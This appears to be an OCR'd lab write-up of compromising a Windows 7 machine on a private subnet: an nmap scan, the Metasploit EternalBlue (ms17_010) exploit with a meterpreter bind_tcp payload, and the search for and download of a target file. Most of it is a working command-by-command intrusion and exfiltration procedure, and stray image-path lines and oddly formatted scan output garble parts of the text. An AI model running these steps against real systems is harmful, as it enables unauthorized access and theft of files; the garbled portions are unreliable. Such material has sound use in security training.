Exploiting Windows 7 machines using Metasploit.

Strategy:
Compromise Windows 7 machine in order to locate and exfiltrate target.docx.

Tactics:
1. Perform a network scan.
2. Analyze the scan output in order to identify the Windows 7 machine.
3. Gain access to the machine using EternalBlue exploit
4. Locate the target file on the machine.
5. Exfiltrate the file.

Operationally :


1. Run nmap in order to identify Windows 7

```
sudo nmap 192.168.42.2-110
```

2. Identified the active IP addresses.

```
192.168.42.34
Host is up (0.031s latency).
Linux unconfirmed
Web server unconfirmed

192.168.42.42
Windows 7 Professional confirmed
Workstation unconfirmed

192.168.42.49
Host is up (0.036s latency).
All 1000 scanned ports on 192.168.42.49 are filtered
Linux unconfirmed
Workstation unconfirmed

192.168.42.59
Linux unconfirmed
Workstation unconfirmed

192.168.42.63
Windows Server 2008R2 Standard SP1 confirmed
Unconfigured unconfirmed
```


192.168.42.100
Windows server 2016 confirmed
AD Server unconfirmed



3. Gain Access using eternalblue exploit

```
msf5 auxiliary(scanner/smb/smb_version) > use
exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.42.42
RHOST => 192.168.42.42
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload
windows/x64/meterpreter/bind_tcp
payload => windows/x64/meterpreter/bind_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit
```

meterpreter exploit windows/smb/ms17_010_eternalblue against
RHOST 192.168.42.42 with payload windows/x64/meterpreter/bind_tcp



exploitation was successful; access was gained

4. Locate target file on machine
meterpreter search -f target.docx

5. Exfiltrate the file
meterpreter download C:\\Users\\User\\Desktop\target.docx
The file was downloaded successfully